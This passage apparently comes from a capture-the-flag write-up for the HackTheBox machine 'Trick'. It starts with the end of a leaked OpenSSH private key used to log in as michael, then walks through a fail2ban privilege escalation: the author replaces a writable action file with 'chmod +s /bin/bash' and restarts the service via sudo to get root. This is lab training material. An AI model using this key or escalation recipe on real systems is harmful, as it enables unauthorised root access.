fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rpHh43BAAAAgQDJ6xWCdmx5DGsHmkhG1V
PH+7+Oono2E7cgBv7GIqpdxRsozETjqzDlMYGnhk9oCG8v8oiXUVlM0e4jUOmnqaCvdDTS
3AZ4FVonhCl5DFVPEz4UdlKgHS0LZoJuz4yq2YEt5DcSixuS+Nr3aFUTl3SxOxD7T4tKXA
fvjlQQh81veQAAAIEA6UE9xt6D4YXwFmjKo+5KQpasJquMVrLcxKyAlNpLNxYN8LzGS0sT
AuNHUSgX/tcNxg1yYHeHTu868/LUTe8l3Sb268YaOnxEbmkPQbBscDerqEAPOvwHD9rrgn
In16n3kMFSFaU2bCkzaLGQ+hoD5QJXeVMt6a/5ztUWQZCJXkcAAACBANNWO6MfEDxYr9DP
JkCbANS5fRVNVi0Lx+BSFyEKs2ThJqvlhnxBs43QxBX0j4BkqFUfuJ/YzySvfVNPtSb0XN
jsj51hLkyTIOBEVxNjDcPWOj5470u21X8qx2F3M4+YGGH+mka7P+VVfvJDZa67XNHzrxi+
IJhaN0D5bVMdjjFHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ vim id_rsa

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ chmod 600 id_rsa

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh michael@trick.htb -i id_rsa
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$
```

Privilege Escalation

1) Found sudo permission

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
michael@trick:~$
```

2) We have permission to write on action

```
michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
```


```
michael@trick:~$ ls -al /etc/fail2ban/action.d/
total 288
drwxrwx--- 2 root security  4096 Jun 14 13:18 .
```

```
michael@trick:~$ vim ~/iptables-multiport.conf
michael@trick:~$ cat iptables-multiport.conf
actionban = chmod +s /bin/bash
michael@trick:~$ mv ~/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf
mv: replace '/etc/fail2ban/action.d/iptables-multiport.conf', overriding mode 0644 (rw-r--r--)? y
michael@trick:~$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
```


\\

3) Edited the file to add suid bit to bash

https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-fail2ban-privilege-escalation/#:~:text=Sudo%20fail2ban%20command%20might%20be,prevents%20against%20brute%20force%20attacks.



4) After visiting the webpage



5) Got root access